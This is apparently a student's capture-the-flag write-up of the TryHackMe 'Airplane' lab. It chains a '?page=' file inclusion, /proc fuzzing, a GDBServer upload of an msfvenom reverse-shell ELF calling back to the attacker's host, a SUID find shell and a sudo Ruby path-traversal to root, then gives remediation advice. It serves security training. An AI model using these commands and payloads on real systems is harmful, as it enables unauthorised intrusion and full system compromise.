Name: Solomon Getu

Student ID: CTC-6335-26

Department: Cyber Secuirty

THM: Airplane Complete Penetration Testing Write-Up

Target Machine ……. Airplane TryHackMe

Target IP Address ……. 10.81.158.55 (airplane.thm)

Objective Completed	**User Flag (hudson) & Root Flag (root) Captured**

Date: Aug 24, 2026 G.C

Monitor: Gedion Desalegn

Airplane Complete Penetration Testing Write-Up

❖ **Comprehensive Technical Walkthrough & Security Assessment Report**

1. Executive Summary & Attack Path

The Airplane machine on TryHackMe represents an example of penetration testing challenge involving multiple exploitation phases across the attacking process. The Lab demonstrated how small misconfigurations and improper sanitization at the web application layer can be chained together with unauthenticated debugging services, misconfigured binary capabilities, and sudo wildcard flaws to achieve total system compromise.

➢ **High-Level Attack Sequence**

1. **Reconnaissance:** I did DNS configuration in ***/etc/hosts*** followed by comprehensive **Nmap port scanning.**
2. **Local File Inclusion (LFI)**: I confirmed that the file is stored in the LFI by identifying the directory traversal vulnerability **(?page=)** in the Flask/Python web application ***on port 8000***.
3. **Target Enumeration via /proc:** This refers the information what we gather to capture the flag. I automated a fuzzing of ***/proc/[pid]/cmdline*** via **LFI**, uncovering an exposed **GDBServer** instance bound to 0.0.0.0:6048.
4. **Unauthenticated Remote Code Execution**: Exploitation of GNU **GDBServer 9.2** using custom ELF ***shell code payload*** to obtain an initial reverse shell as user 'hudson'.
5. **Lateral Movement**: Then I identified a SUID-elevated ***'/usr/bin/find'*** binary owned by user ***'carlos' to pivot to the 'carlos' user***.
6. **Privilege Escalation to Root**: Finally, sudo privilege audit revealing **NOPASSWD** access to ***'/usr/bin/ruby /root/*.rb'***, bypassed using path traversal **('/root/../tmp/ruby.rb')** to execute a custom Ruby root payload.

2. Reconnaissance & Environment Setup

2.1 Local DNS Configuration (/etc/hosts)

✓ To facilitate seamless communication with virtual hosts and web routing mechanisms, the target machine IP address **(10.81.158.55)** was mapped to the domain name **airplane.thm** inside the ***local /etc/hosts*** configuration file.




Figure: 1: Configuring /etc/hosts with the target IP 10.81.158.55 mapped to airplane.thm

2.2 Port Scanning & Service Discovery (Nmap)

✓ An initial port scan was executed targeting common ports on the ***victim host.*** I identified two primary listening services: **OpenSSH (port 22)** and a**n alternative HTTP** web service running on port 8000 by using the comand **“nmap –top-ports 200 *10.81.158.55”*.**

```
$ nmap --top-ports 200 10.81.158.55

Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 01:53 -0400
Nmap scan report for 10.81.158.55
Host is up (0.36s latency).
Not shown: 198 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 5.02 seconds
```

This can scan the top 200 ports primarily.




Figure: 2: Nmap port scan revealing Port 22 (SSH) and Port 8000 (HTTP-Alt)

3. Web Application Assessment & Local File Inclusion (LFI)

3.1 Web Interface Analysis

✓ I navigated ***http://airplane.thm:8000*** that loads a static page titled '**About Airplanes**'. The URL structure mainly features a query parameter: ***http://airplane.thm:8000/?page=index.html.*** This parameter serves as an immediate candidate for Path Traversal / Local File Inclusion (LFI) testing.




Figure: 3: Web application interface showcasing the vulnerable parameter ?page=index.html

3.2 Testing & Confirming LFI via /etc/passwd

✓ Supplying directory traversal sequences ***(../../../../etc/passwd)*** into the 'page' parameter resulted in the disclosure of the system's user account database. This clearly indicated that the presence of an unsanitized Local File Inclusion vulnerability.

```
$ curl -s 'http://airplane.thm:8000/?page=../../../../etc/passwd'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
hudson:x:1001:1001::/home/hudson:/bin/bash
```




Figure: 4: LFI exploitation extracting system user accounts from /etc/passwd




Figure: 5: Highlighting target user accounts: 'carlos' (UID 1000) and 'hudson' (UID 1001)

- **Key Intelligence Gathered**

  • **Target Users**: 'carlos' (UID: 1000) and 'hudson' (UID: 1001) both have valid login shells (/bin/bash).

  • **OS Architecture:** Linux x86_64, standard Ubuntu/Debian layout.

  • **Execution Context**: The web service runs under non-privileged service credentials.

4. Internal Process Enumeration via /proc Fuzzing

4.1 Automating Process Discovery via Bash Scripting

Because Nmap only scanned standard top ports and filtered internal services, the LFI vulnerability was leveraged to inspect the Linux virtual filesystem (/proc). Specifically, querying /proc/[pid]/cmdline discloses the exact execution command line and arguments for running processes.

The following Bash automation script was executed to iterate over PIDs 1 through 1000 and filter out non-existent entries:

```
for pid in $(seq 1 1000); do
  res=$(curl -s "http://airplane.thm:8000/?page=../../../../proc/$pid/cmdline")
  # Print only if res is not empty AND does NOT contain "Page not found"
  if [[ -n "$res" && "$res" != *"Page not found"* ]]; then
    echo "PID $pid: $res"
  fi
done
```




Figure: 6: Fuzzing /proc/[pid]/cmdline across active PIDs (System daemons 1–409)

4.2 Discovery of Hidden GDBServer Service

- The automated scan yielded an invaluable discovery at PID 527. A GNU GDBServer instance was found listening externally on port 6048, bound to all network interfaces (0.0.0.0:6048) and debugging an executable named 'airplane'.




Figure: 7: Identification of GDBServer running on PID 527 listening on 0.0.0.0:6048

- **Vulnerability Vector Identified**

Service: GNU GDBServer (listening on port 60480

Risk Level: Critical

Description: GDBServer enables remote debugging over TCP. When left exposed without mutual authentication or token verification, an attacker connecting with a GDB client can upload, overwrite memory registers, and execute arbitrary code on host.

5. Initial Foothold via GDBServer Remote Code Execution

5.1 Exploit Identification & Payload Generation

Searching Exploit-DB using searchsploit confirmed that GNU gdbserver 9.2 is susceptible to remote command execution (EDB-ID: 50539). To trigger the payload execution reliably, an x64 Linux reverse shell ELF binary was generated using msfvenom.

```
$ searchsploit gdbserver
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
GNU gdbserver 9.2 - Remote Command Execution (RCE)          | linux/remote/50539.py
------------------------------------------------------------ ---------------------------------

$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.192.6 LPORT=4444 -f elf -o
shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell.elf
```




Figure: 8: Researching GDBServer exploit and generating ELF reverse shell payload

5.2 Executing GDB & Establishing Reverse Connection

- A Netcat listener was established on the attacker machine ($ nc -lvnp 4444). The local GDB client was then launched with the compiled payload and connected directly to the remote GDBServer target.

```
$ gdb shell.elf
(gdb) target remote 10.81.158.55:6048
(gdb) remote put shell.elf /tmp/shell.elf
(gdb) set remote exec-file /tmp/shell.elf
(gdb) run
```




Figure: 9: Initializing GDB debugging environment with shell.elf

Upon execution, the remote host connected back to the Netcat listener, granting an interactive shell under the identity of user 'hudson' (UID 1001).

6. Lateral Movement: Escalating from Hudson to Carlos

6.1 SUID Binary Enumeration

- Once inside the system as user 'hudson', an enumeration of SUID and GUID binaries was conducted using the following command:

```
hudson@airplane:~$ find / -perm -u=s -type f 2>/dev/null
```

- Among the standard system binaries, '/usr/bin/find' was discovered with non-standard ownership: the SUID bit was assigned with owner 'carlos' rather than 'root'.

➢ **SUID Misconfiguration**

Binary: /usr/bin/find

Permissions: -rwsr-xr-x 1 carlos carlos

Exploit Mechanism: The 'find' utility features an '-exec' parameter that runs commands with the privileges of the file owner (carlos).

6.2 Exploiting SUID Find for User Pivot

✓ Executing 'find' with the '-exec' flag spawned an interactive shell with the effective UID of carlos (euid=1000):

```
hudson@airplane:~$ /usr/bin/find . -exec /bin/bash -p \;
carlos@airplane:~$ id
uid=1001(hudson) gid=1001(hudson) euid=1000(carlos) groups=1001(hudson)
```

7. Privilege Escalation: Exploiting Sudo Ruby Wildcard to Root

7.1 Sudo Privileges Inspection

✓ Examining the sudo permissions for user carlos via 'sudo -l' revealed a critical sudoers configuration entry:

```
carlos@airplane:~$ sudo -l
Matching Defaults entries for carlos on airplane:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User carlos may run the following commands on airplane:
    (ALL) NOPASSWD: /usr/bin/ruby /root/*.rb
```

7.2 By passing Sudo Wildcard via Directory Traversal

✓ The sudoers entry permits running any Ruby script matching '/root/*.rb' as root without a password. However, the path string does not restrict directory traversal ('..'). By crafting a malicious Ruby script in the writable '/tmp' directory and invoking it with the relative path '/root/../tmp/ruby.rb', the sudo rule pattern is satisfied while executing attacker-controlled code.

```
carlos@airplane:~$ echo 'exec "/bin/bash"' > /tmp/ruby.rb
carlos@airplane:~$ sudo /usr/bin/ruby /root/../tmp/ruby.rb
root@airplane:/home/carlos# id
uid=0(root) gid=0(root) groups=0(root)

root@airplane:/home/carlos# cd /root
root@airplane:~# ls
root.txt  snap
root@airplane:~# cat root.txt
```

190dcbeb688ce5fe029f26a1e5fce002




Figure: 10: Privilege escalation to root via Ruby wildcard traversal and flag capture

- **Proof of Complete System Compromise**
  Root Flag Value: 190dcbeb688ce5fe029f26a1e5fce002
  Privilege Level: uid=0(root) gid=0(root) groups=0(root)

8. Remediation & Security Hardening Recommendations

Vulnerability	Root Cause	Recommended Mitigation
Local File Inclusion (LFI)	Unvalidated '?page=' query parameter reading files directly.	Implement strict whitelisting of permitted files and utilize basename() or Path.resolve() validation.
Unauthenticated GDBServer	Debugging port 6048 bound to 0.0.0.0 without authentication.	Disable remote debugging in production; bind debugging agents strictly to localhost (127.0.0.1) or restrict via firewall.
Misconfigured SUID Binary	/usr/bin/find assigned SUID bit with ownership of user 'carlos'.	Remove SUID bit ('chmod u-s /usr/bin/find') and audit all SUID binaries routinely.

Sudo Wildcard Traversal	/etc/sudoers rule '/root/*.rb' vulnerable to '../' path traversal.	Avoid wildcards in sudoers. Specify exact script paths with absolute canonical checks, or enforce script execution wrappers.